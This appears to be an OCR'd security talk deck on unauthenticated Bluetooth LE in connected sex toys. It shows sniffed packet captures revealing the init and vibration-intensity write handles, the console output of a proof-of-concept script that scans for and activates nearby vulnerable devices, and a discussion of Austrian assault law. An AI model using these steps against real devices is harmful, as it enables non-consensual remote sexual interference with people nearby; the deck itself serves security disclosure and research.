
Bluetooth LE Pairing

- **No Pairing**
- Just Works ™
- Out of Band (OOB) Pairing
- Passkey
- Numeric Comparison


Unauthenticated Bluetooth LE Connections

- Android/iOS App just throws commands into the air
- If a device is nearby is starts to vibrate
- Easily exploitable:
  - Sniff real traffic
  - Repeat traffic

Bluefruit LE Sniffer




Bluetooth Protocol Reversing



Bluetooth Protocol Reversing

- Handle 0x001f → 0x03 (Init packet)
- handle 0x0025 → 0x00 – 0xff (Vibration intensity)


*\\.\pipe\wireshark_nordic_ble [Wireshark 1.12.8 (v1.12.8-0-g5b6e543 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: btl2cap.cid == 0x0004

```
No.   Time       Source      Destination   Protocol  Length Info
 1855 52.5043690 Master      Slave         ATT       34 Rcvd Write Request, Handle: 0x001f
 1912 52.9655150 Master      Slave         ATT       34 Rcvd Write Request, Handle: 0x001f
 1915 52.9880540 Slave       Master        ATT       31 Rcvd Write Response
 1916 52.9956580 Master      Slave         ATT       34 Rcvd Write Request, Handle: 0x001f
 1919 53.0158130 Slave       Master        ATT       31 Rcvd Write Response
 1921 53.0299150 Slave       Master        ATT       35 Rcvd Handle Value Notification, Handle: 0x001f
 1922 53.0377820 Master      Slave         ATT       34 Rcvd Write Request, Handle: 0x001f
 1925 53.0592140 Slave       Master        ATT       31 Rcvd Write Response
 1927 53.0733370 Slave       Master        ATT       35 Rcvd Handle Value Notification, Handle: 0x001f
 1928 53.0800840 Master      Slave         ATT       34 Rcvd Write Request, Handle: 0x0025
 1931 53.0997550 Slave       Master        ATT       31 Rcvd Write Response
 1932 53.1061990 Master      Slave         ATT       34 Rcvd Write Request, Handle: 0x0025
 1935 53.1289880 Slave       Master        ATT       31 Rcvd Write Response
 2017 54.0794650 Master      Slave         ATT       37 Rcvd Read By Type Request, Device Name, Handles: 0x0001..0x000
 2020 54.1017500 Slave       Master        ATT       41 Rcvd Read By Type Response, Attribute List Length: 1
 2179 55.4773220 Master      Slave         ATT       34 Rcvd Write Request, Handle: 0x001f
 2182 55.4994390 Slave       Master        ATT       31 Rcvd Write Response
 2184 55.5142830 Slave       Master        ATT       35 Rcvd Handle Value Notification, Handle: 0x001f
 2185 55.5216970 Master      Slave         ATT       34 Rcvd Write Request, Handle: 0x0025
 2188 55.5418700 Slave       Master        ATT       31 Rcvd Write Response
```


```
⊞ Frame 2179: 34 bytes on wire (272 bits), 34 bytes captured (272 bits) on interface 0
⊞ Nordic BLE sniffer meta
⊞ Bluetooth Low Energy Link Layer
⊟ Bluetooth L2CAP Protocol
    Length: 4
    CID: Attribute Protocol (0x0004)
⊟ Bluetooth Attribute Protocol
    Opcode: Write Request (0x12)
    Handle: 0x001f
    Value: 03
```

```
0000  04 06 1b 01 3a 26 06 0a  03 19 2e 4a 01 57 5e 01   ....:&.. ...J.W^.
0010  00 5e 75 65 50 02 08 04  00 04 00 12 1f 00 03 f3   .^ueP... ........
0020  2b 97                                              +.
```

File: "C:\ [redacted] ppData\Local\Temp\w... | Packets: 2822 · Displayed: 42 (1,5%) · Dropped: 0 (0,0%) | Profile: Default

Demo Time!

Time for War-dildoing!



```
[redacted] bluetooth/poc  ➜sudo python ./poc.py
[*]Discovered device 54:e6:63:2b:71:4a
[*]Discovered device 43:0c:05:35:21:d6
[*]Discovered device cf:df:7a:dc:30:f7
[*]Discovered device 5a:d9:41:13:eb:4f
[*]Discovered device 0e:8f:ed:8b:51:f8
[*]Check if vulnerable sex toy: 0e:8f:ed:8b:51:f8
[-]Device not vulnerable
[*]Check if vulnerable sex toy: 43:0c:05:35:21:d6
[-]Device not vulnerable
[*]Check if vulnerable sex toy: 54:e6:63:2b:71:4a
[-]Device not vulnerable
[*]Check if vulnerable sex toy: 5a:d9:41:13:eb:4f
[-]Device not vulnerable
[*]Check if vulnerable sex toy: cf:df:7a:dc:30:f7
[+]Vulnerable Device found!
[*]Detailed information
Device cf:df:7a:dc:30:f7 (random), RSSI=-47 dB
  Complete 128b Services = 23d1bcea5f782315deef121223150000
  Complete Local Name = sectest
  Complete 16b Services = 0f180a18
  Flags = 05
[*]Turning on plastic dong to 100%...
```

Law and Order!

Remote Pleasure == Rape?

Scenario: Evil attacker starts wardildoing script in Vienna U-Bahn.

Austrian Law


- §201 (Vergewaltigung)/§202 (Nötigung)
  - Gewalt
  - Drohung
  - Freiheitsentzug

- §218 ("Po-Grapsch Paragraph")
  - Ungewollte geschlechtliche Handlung mittels Gegenstand

| urbanek | lind | schmied | reisch |
RECHTSANWÄLTE OG


recht. erfolgreich.


Hardware




Hardware

- Firmware updates not possible
- Debug interfaces



